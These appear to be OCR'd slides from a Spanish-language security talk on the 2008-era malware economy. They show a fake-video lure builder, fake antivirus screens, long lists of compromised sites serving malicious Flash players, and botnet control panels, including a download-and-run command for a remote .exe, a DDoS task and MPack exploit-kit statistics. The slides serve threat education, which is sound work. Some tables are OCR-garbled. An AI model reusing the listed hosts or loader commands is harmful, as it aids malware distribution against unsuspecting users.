From: [super88](#)
Length: 11:33
View: 290,318
Rating: ★★★★★☆

Video ActiveX Objekt Fehler.



Video ActiveX Objekt Fehler:
Ihr Navigator kann diese Videodatei nicht anzeigen.

Sie brauchen das Video ActiveX Objekt
herunterzuladen, um sich diese Videodatei
anzuschauen.

Um das Video ActiveX Objekt herunterzuladen und zu installieren,
klicken Sie "Weiter".

Weiter

Abbrechen

Details...

 [Share](#)  [Favorite](#)  [Add to Playlist](#)

Rating: ★★★★★ Views: 1,224,153

Comments: 4 Favoured: 128 times Honors: 3 Links: 2

Video Responses ([view all 5 responses](#))

Herramientas disponibles

Ubicación de Server

Enlace directo a server o archivo:

http://www

Cambiar...

Propiedades de Fake

Título de barra fake:

Additional plugins are required to display all means on R

Fake Error

Esperar: 31
segundos para
mostrar pagina
de error.

Propiedades de Video

Título de ventana: Youtube - Título de la ventana r

Título de video: Título del Video r

Descr. de video: Descipcion del Video r

Propiedades Comentario

Comentario: Ohh!!! that video is great!!! r

Usuario: Internal-Minds r

Datos Usuario

Usuario:

F3B14N

Miembro desde:

5 months ago

Videos subidos:

1000

Opciones Avanzadas

Modificar

< Abre el codigo de fuente del fake: Index.html para modificarlo.

Modificar

< Abre el codigo de fuente del fake: Error.html para modificarlo.

Crear Archivos!

The background is a dark, monochromatic image with a complex texture. It features a faint grid pattern, similar to graph paper, overlaid on a surface that appears to be covered in fine scratches and dust, giving it a worn or technical appearance. The lighting is uneven, with some areas being slightly brighter than others, creating a sense of depth and texture.

Falsos antivirus



Doctor Antivirus 2008

Protect your computer



System



Security



Privacy



Update



Settings



Support



WARNING 40 infections found !!!

Last scan detected malicious programs (4), viruses (6), adware (18), spyware (5), tracking cookies (7).

This is a list of the threats found on your computer:

- ✗ System crash
- ✗ Permanent Data Loss
- ✗ System startup failures
- ✗ System slowdown
- ✗ Internet connection loss
- ✗ Infecting other computer on your network

It is highly recommended that you remove all the threats from your computer immediately. To remove these threats immediately, you need to register **Doctor Antivirus 2008**. To do so, click **Remove all threats** below.

Remove all threats now

Continue unprotected

Remove

Get full real-time protection
with Doctor Antivirus 2008

Infections Found: **40**

Save Report

tails

- an-Clicker.Win32...
- an-Proxy.Win32...
- ojan-PSW.Win32...
- ckdoor.Win32.Ag...
- ojan-Clicker.HTML...
- ojan-Downloader...
- ojan-Dropper.MS...
- ojan-PSW.Win32...
- ojan-Proxy.Win32...
- ojan-Dropper.MS...
- ckdoor.Win32.Liv...
- ojan-Proxv.Win32...



Antivirus XP 2008



Official International Virus
Research Lab. Product



MORE REALIABLE
MORE EFFECTIVE
MORE PROACTIVE




Free Check



Antivirus XP 2008 - antispymware/virus security protector, the new comprehensive, automatic, and self-updating PC care service that helps to protect and maintain your PC.



Download



**Muestra de servidores sirviendo Flashplayer
malicioso:**

Muestra de servidores sirviendo Flashplayer malicioso:

joseantoniobaltanas .com	negocioindependiente .biz/default.html	allevatoritrotto .it/live.html	miavassilev .com/stream.html	mesporte.digiweb.com .br/stream.html	ser-all .com/topnews.html
automoviliaria .es/hotnews.html	ambermarketing .com/topnews.html	exoss2 .com/hotnews.html	swampgiants .com/watchit.html	bistrodavila.com .br/watchit.html	petzold-dieter .de/checkit.html
risasnc .it/fresh.html	web27 .login-7.loginserver.ch/stream.html	soundandlightkaraoke .com/stream.html	compagniedephalsbourg .com/fresh.html	hausfeld-solar .de/topnews.html	beatmung-brandenburg .de/checkit.html
karpe-diem .com.mx/fresh.html	moretewebdesign .br-web.com/stream.html	land-kan .com/stream.html	arla-rc .net/hotnews.html	nakedinbed.co .uk/topnews.html	ossuzio .com/watchit.html
kotilogullari .com.tr/hotnews.html	omdconsulting .es/topnews.html	grimaldi.nexenservices .com/watchit.html	salacopernico .es/watchit.html	csr.imb .br/stream.html	teatromalasa .es/watchit.html
ferrariclubpesaro .it/hotnews.html	parapendiolestreghe .it/hotnews.html	inconstancia .com.br/watchit.html	drfinster .de/checkit.html	herion-architekten .de/default.html	vuelosultimahora .com/topnews.html
imobiliariacom .com.br/default.html	campodifiori .it/topnews.html	gretelstudio .com/stream.html	healthyfifhypnotherapy .com/stream.html	jbhumet .com/default.html	zelenaratolest .cz/pornotube/index1.htm
misoares .com	212.50.55.81 /stream.html	sumacyl .com/watchit.html	ecotrike-bg .com/fresh.html	gruppouni .com/hotnews.html	ambulatoriovirtuale .it/topnews.html
osniehus .de/fresh.html	logisigns .net/fresh.html	mysna .net/fresh.html	paoepalavra .org/watchit.html	francex .net/fresh.html	10a3 .ru/index1.php
mydirecttube .com/1/5098/	intimaescorts .com/default.html	gimnasioyx .com.ar/watchit.html	jureplaninc-sp .com/topnews.html	galvatoledo .com/topnews.html	izliyorum .org/topnews.html
madosma .com/default.html	ghioautotre .it/live.html	lagalbana .com/watchit.html	fichte-lintfort .de/default.html	emcedilizia .eu/topnews.html	collectedthoughts .co.uk/index12.html
tutotic .com/checkit.html	geckert .de/stream.html	bielizna.tgory .pl/topnews.html	hergert-band .de/checkit.html	textilhogarnovadecor .com/topnews.html	afg .es/topnews.html
veit-team .si/default.html	yuricardinali .com/watchit.html	bes92.immingo .net/stream.html	izliyorum .org/topnews.html	keithcrook .com/stream.html	albertruiz .net/topnews.html
antigewaltkurse .de/stream.html	retder .com/fresh.html	lapiramidecoslada .es/topnews.html	lideka .com/stream.html	elpatiodejesusmaria .com/checkit.html	bielizna.tgory .pl/topnews.html
kwhgs .ca/topnews.html	valdaran .es/default.html	raulortega .com/stream.html	athena-digitaldesign .com.tw/hotnews.html	neticon .pl/hotnews.html	blueseven.com .br/topnews.html
vorgo .com/stream.html	getadultaccess .com/movie/?aff=5274	go-art-morelli .de/hotnews.html	e-paso .pl/stream.html	malerbetrieb-pelzer .de/hotnews.html	bollettinogiuridicosanitario .it/topnews.html
ankaraspor .com.tr/default.html	bauelemente-giering .de/stream.html	wowhard.baewha .ac.kr/watchit.html	colombeblanche .org/stream.html	easterstreet .de/fresh.html	caprilchamonix.com .br/topnews.html
xxxdnn0314 .locaweb.com.br/watchit.html	newyork-hebergement .com/watchit.html	dianagraf .es/default.html	teatromalasa .es/watchit.html	piogiovannini .com.ar/watchit.html	carlolongarini .it/topnews.html
ossuzio .com/watchit.html		komma10-thueringen .de/hotnews.html			
cit-inc .net/default.html					

Muestra de servidores sirviendo Flashplayer malicioso:

champimousse .com/topnews.html	marcadina .fr/topnews.html	norbert-leifheit.gmxhome .de/topnews.html	parapendiolestreghe .it/topnews.html	gut-barbarastein .de/topnews.html	maremax .it/topnews.html
cheviot.org .nz/topnews.html	maremax .it/topnews.html	segelclub-honau .de/topnews.html	positive-begegnungen .de/topnews.html	japansec .com/topnews.html	negozistore .it/topnews.html
contrapie .com/topnews.html	corradiproject .info/topnews.html	snmobilya .com/topnews.html	projetsoft .net/topnews.html	komma10-thueringen .de/topnews.html	parapendiolestreghe .it/live.html
gruppouni .com/topnews.html	dantealighieria Asturias .es/topnews.html	splashcor .com.br/topnews.html	rbc.gmxhome .de/topnews.html	koon-design .de/topnews.html	aerogenesis .net/watchit.html
hausfeld-solar .de/topnews.html	deliriuslaspalmas .com/topnews.html	stephanmager .gmxhome.de/topnews.html	beatmung-sachsen .eu/topnews.html	lanz-volldiesel .de/topnews.html	allevatoritrotto .it/live.html
houseincostaricaforsale .com/topnews.html	ecchoppers .co.za/topnews.html	svcanvas .com/topnews.html	campodifiori .it/topnews.html	lauscher-staat .de/topnews.html	atelier-de-loulou .fr/topnews.html
alim.co .il/topnews.html	elianacaminada .net/topnews.html	tautau.web .simplesnet.pt/topnews.html	clickjava .net/topnews.html	losnaranjos.com .es/topnews.html	bistrodavila.com .br/watchit.html
allevatoritrotto .it/topnews.html	fonavistas .com/topnews.html	textilhogarnovadecor .com/topnews.html	cmcedilizia .eu/topnews.html	medical-service-krause .de/topnews.html	bollettinogiuridicosanitario .it/live.html
amafe .org/topnews.html	fraemma .com/topnews.html	theflorist4u .com/topnews.html	embedded-silicon .de/topnews.html	nakedinbed.co .uk/topnews.html	caprilchamonix.com .br/topnews.html
ambulatoriovirtuale .it/topnews.html	fundmyira .com/topnews.html	thewindsorhotel .it/topnews.html	ferrariclubpesaro .it/topnews.html	nepi.si/topnews .html	radiestheshein. de/topnews.html
atelier-de-loulou .fr/topnews.html	galvatoledo .com/topnews.html	vuelosultimahora .com/topnews.html	fgwiese .de/topnews.html	residenceflora .it/topnews.html	condorautocenter .com.br/watchit.html
automoviliaria .es/topnews.html	grafisch-ontwerpburo .nl/topnews.html	aliarzani .de/topnews.html	fswash.site .br.com/topnews.html	sabuha .de/topnews.html	dantealighieria Asturias .es/live.html
autoreserve .fr/topnews.html	markmaverick .com/topnews.html	ambermarketing .com/topnews.html	fytema .es/topnews.html	siemieniewicz .de/topnews.html	ecchoppers .co.za/topnews.html
izliyorum .org/topnews.html	micela .info/topnews.html	arnold82.gmxhome .de/topnews.html	gildas-saliou. com/topnews.html	viajesk .es/topnews.html	elianacaminada .net/live.html
jureplaninc-sp .com/topnews.html	motoclubnosvamos .com/topnews.html	ocoartefatos.com .br/topnews.html	go-art-morelli .de/topnews.html	allevatoritrotto .it/live.html	fonavistas .com/topnews.html
kwhgs .ca/topnews.html	nebottorrella .com/topnews.html	omdconsulting .es/topnews.html	go-siegmund .de/topnews.html	bollettinogiuridicosanitario .it/live.html	fundmyira .com/topnews.html
lapiramidecoslada .es/topnews.html	negozistore .it/topnews.html		guerrero-tuning .com/topnews.html	carlolongarini .it/topnews.html	g6esporte .com.br/stream.html
last-minute-reisen-4u .de/topnews.html	neticon .pl/topnews.html				

Muestra de servidores sirviendo Flashplayer malicioso:

grafisch-ontwerpburo .nl/topnews.html	oyakatakent46537 .com/stream.html	bollettinogiuridicosanitario .it/live.html	atelier-de-loulou .fr/topnews.html	89.19.29 .13/stream.html	materialesyacabados .com.mx/stream.html
gretelstudio .com/stream.html	parapendiolestreghe .it/live.html	colombeblanche .org/stream.html	galvatoledo .com/topnews.html	slobodandjakovic .com/fresh.html	208.112.7.68 /checkit.html
gutierrezymoralo .com/watchit.html	regesh. co.il/watchit.html	donlisander .it/stream.html	allevatoritrotto .it/topnews.html	cqes.com .br/stream.html	152.10.1.37 /1.html
healthylifehypnotherapy .com/stream.html	rikkeroenneberg .dk/watchit.html	fgwiese .de/topnews.html	hausfeld-solar .de/topnews.html	seekzones .com/watchit.html	carlolongarini .it/topnews.html
herbatele .com/live.html	s215847279 .onlinehome.fr/stream.html	geckert .de/stream.html	micela .info/topnews.html	pascosa .it/stream.html	splashcor.com .br/topnews.html
jureplaninc-sp .com/topnews.html	salacopernico .es/watchit.html	helene-taucher .de/watchit.html	bistrodavila .com.br/watchit.html	caprilehamonix .com.br/topnews.html	lobpreisstrasse .org/1.html
lacomercialsrl .com.ar/stream.html	seekzones .com/watchit.html	lanz-volldiesel .de/topnews.html	hausfeld-solar .de/topnews.html	positive-begegnungen .de/topnews.html	motoclubnosvamos .com/hotnews.html
lagalbana .com/watchit.html	seicomsl .es/watchit.html	mairie-margnylescompiegne .fr/watchit.html	esr.imb .br/stream.html	ferien-urlaub-lastminute .de/default.html	hk-re.com /1.html
lapuertaestrecha .com.es/watchit.html	sigma-lux .ro/watchit.html	medical-service-krause .de/topnews.html	herion-architekten .de/default.html	taaf.re /stream.html	mueggelpark .info/watchit.html
marcadina .fr/topnews.html	soundandlightkaraoke .com/stream.html	nakedinbed.co .uk/topnews.html	gruppouni .com/hotnews.html	hillner-online .de/fresh.html	dulceysalao .com/default.html
maremax .it/topnews.html	stephanmager.gmxhome .de/topnews.html	ossuzio .com/watchit.html	galvatoledo .com/topnews.html	guiasaojose .net/default.html	amafe .org/topnews.html
myadultcube .com/flash//aff=5176	tartuinstituut .ca/watchit.html	piogiovannini .com.ar/watchit.html	deliriuslaspalmas .com/topnews.html	kikoom .net/stream.html	frank-kaul .de/1.html
myadultcube .com/flash//aff=5810	teatromalasa .es/watchit.html	kroenert .name/default.html	fraemma .com/topnews.html	frutex .es/1.html	montana-rapp .it/default.html
myadultcube .com/movie//aff=5155	vuelosultimahora .com/topnews.html	keitherook .com/stream.html	morsbaby .net/default.html	yesilderekoyu .com/live.html	eppa.com .br/default.html
newyork-hebergement .com/watchit.html	wowhard.baewha .ac.kr/watchit.html	elptiodejesusmaria .com/checkit.html	vickywhite .com/fresh.html	sport-niederrhein .de/checkit.html	27mai2006 .be/live.html
norbert-leifheit.gmxhome .de/topnews.html	aliazani .de/topnews.html	swampgiants .com/watchit.html	micela .info/topnews.html		
omdconsulting .es/topnews.html	ambergmarketing. com/live.html	xn--glland-3ya .de/stream.html	corradiproject .info/topnews.html		
	bilbondo .com/watchit.html	yuricardinali .com/watchit.html	liguchavraise .com/live.html		
		nepi .si/topnews.html	capacitacaoemlideranca .com.br/fresh.html		
		dammer .info/topnews.html			

Muestra de servidores sirviendo Flashplayer malicioso:

grafisch-ontwerpburo .nl/topnews.html	oyakatak .com/str	grupomarket .com/fresh.html	hollettingoairidicossanitario	80 10 20 13/stream.html	
gretelstudio .com/stream.html	parapenc	japansec .com/live.html	creativ-design-geduhn .de/default.html	debeer-webservices .nl/fresh.html	vic il
gutierrezymorale .com/watchit.html	regesh. c	spera .de/live.html	704friends .com/videos/live.html	s215847279.onlinehome .fr/stream.html	tream.html
healthylifehypnotherapy .com/stream.html	rikkeroc .dk/wate	realadultdvd .com/tds/go.php?sid=2	in3089 .com/videos/live.html	lauscher-staat .de/topnews.html	n/watchit.html
herbatele .com/live.html	s215847 .onlineh	08c .de/checkit.html	textclouds9 .com/videos/live.html	crosspointbaptistchurch .org/fresh.html	am.html
jureplaninc-sp .com/topnews.html	salacope	systematik-online .de/l.html	firebomb5 .com/videos/live.html	residenceflora .it/topnews.html	x ws.html
lacomercialsrl .com.ar/stream.html	seekzon	garrano .pt/l.html	asb-ov-nauen .de	b1.kurumsalkimlik .biz/checkit.html	nungen ml
lagalbana .com/watchit.html	seicomsl	directorionacionaleristiano .com.co/default.html	penz-bauunternehmen .de/default.html	africaviva.org .br/stream.html	astminute il
lapuertaestrecha .com.es/watchit.html	sigma-lu	wwguenther .de/default.html	adulttopvids .info		info/watchit.html
marcadina .fr/topnews.html	soundan .com/str	escuelamontemar .com/default.html	insane-rec .de		.de/fresh.html
maremax .it/topnews.html	stephann .de/topn	pacet-consultants .com/default.html	sodormello .it/default.html		st/default.html
myadultcube .com/flash//aff=5176	tartuinsti	venhuis .de/default.html	icr-sgiic .es/fresh.html		as html
myadultcube .com/flash//aff=5810	teatroma	rampichino .eu/fresh.html	diezeansecodeducacion .iespana.es		/topnews.html
myadultcube .com/movie//aff=5155	vuelosul .com/top	ulrike-sperl .de/stream.html	unternehmensberatung-hutter .de/live.html		/default.html
newyork-hebergement .com/watchit.html	wowharc .ac.kr/wi	mydirectcube .com/l/5565/	koon-design .de/topnews.html		m/fresh.html
norbert-leifheit.gmxhome .de/topnews.html	aliazani	eleusis .tv/default.html	alim.co .il/topnews.html		pnews.html
omdconsulting .es/topnews.html	ambergm	590candles .com/videos/live.html	2z.com .br/hotnews.html		html
	billbondc	tao767 .com/videos/live.html	guerrero-tuning .com/topnews.html		com/live.html
		news1590 .com/videos/live.html			lideranca html
					27mai2006 .be/live.html
					carlolongarini .it/topnews.html
					splasheor.com .br/topnews.html
					lobpreisstrasse .org/l.html
					motoclubnosvamos .com/hotnews.html
					hk-re.com /l.html
					taaf.re /stream.html
					dulceysalao .com/default.html
					amafe .org/topnews.html
					kikoom .net/stream.html
					frank-kaul .de/l.html
					mgh .es/l.html
					frutex .es/l.html
					montana-rapp .it/default.html
					yesilderekoyu .com/live.html
					eppa.com .br/default.html
					sport-niederrhein .de/checkit.html

La lista de la compra

Malware pack ... **Ok (normalmente, C&C Panel + binarios)**

Servidores ... **Ok (Bullet proof ISPs, botnets)**

Distribución ... **Ok (Herramientas para crear el fraude, Botnet para distribuir Spam, Infección de servidores vulnerables)**

Extras:

Trojanos & rootkits a medida

Money laundering

Paneles de control




Authentication	
Login:	
Password:	
Login	



login

ok

DO IT! DO IT! DO IT!




ok

trojan3alupKo
trojan3alupKo

Enter

Paneles de control (inside)



Paneles de control (inside)

Активные задачи :: Loader [Обновить]				
☐	ID	Title	Progress	Time
☐	2	<u>NO NAME</u>   Команда: [!dwn http://www.adress.ru/file.exe system11] Страны: ALL	Нужно загрузить: 1000. Загружено: 1. Осталось: 999 Состояние: ВЫПОЛНЯЕТСЯ 1 (1%)	 Запущено: 2008
☐	4	<u>NO NAME</u>   Команда: [!dwn http://www.adress.ru/file.exe system00] Страны:      	Нужно загрузить: 1000. Загружено: 0. Осталось: 1000 Состояние: ВЫПОЛНЯЕТСЯ 0 (0%)	 Запущено: 2008

Активные задачи :: DDoS [Обновить]				
☐	ID	Title	Progress	Time
☐	3	<u>NO NAME</u>   Команда: [!ddos GET www.server.com 80/index.php00016] Страны:      	Задействовано: 0 ботов. Ограничение: 100 ботов. On-Line: 1 ботов. Состояние : ОСТАНОВЛЕНО Состояние сайта: НЕ ОПРЕДЕЛЕНО Выполняется: 106сек. Осталось: 10694сек. (0.98%) Задействовано: 0 из 100 limit. (0.00%) Задействовано : 0 из 1 online. (0.00%)	 Запущено: April 4, 2008, 16:59:47  Время завершения: April 4, 2008, 19:59:47  Время выполнения: 106сек.  Продолжительность: 10800

[Продолжить](#)[Остановить](#)[Удалить](#)

Paneles de control (inside)

Server time/date snapshot: 6-Jun-2007 21:08:39
195.55.122.65 (Spain)

MPack v0.90 stats

Attacked hosts (total - uniq)

IE XP ALL	10454 - 10047
QuickTime	1 - 1
Win2000	428 - 411
Firefox	1359 - 1332
Opera7	3 - 3

Traffic (total - uniq)

Total traff	12501 - 11881
Exploited	1502 - 1288
Loads count	-
Loader's response	0% - 0%
Efficiency 0% - 0%	

Browser stats (total)

Modules state

Statistic type	MySQL-based
User blocking	ON
Country blocking	OFF

Country	Traff	Loads	Efficiency
 ES - Spain	10748 86%	0 0%	0%
 VE - Venezuela	376 3%	0 0%	0%
 MX - Mexico	191 1.5%	0 0%	0%
 US - United states	148 1.2%	0 0%	0%
 PE - Peru	143 1.1%	0 0%	0%
 CO - Colombia	131 1%	0 0%	0%
 AR - Argentina	93 0.7%	0 0%	0%
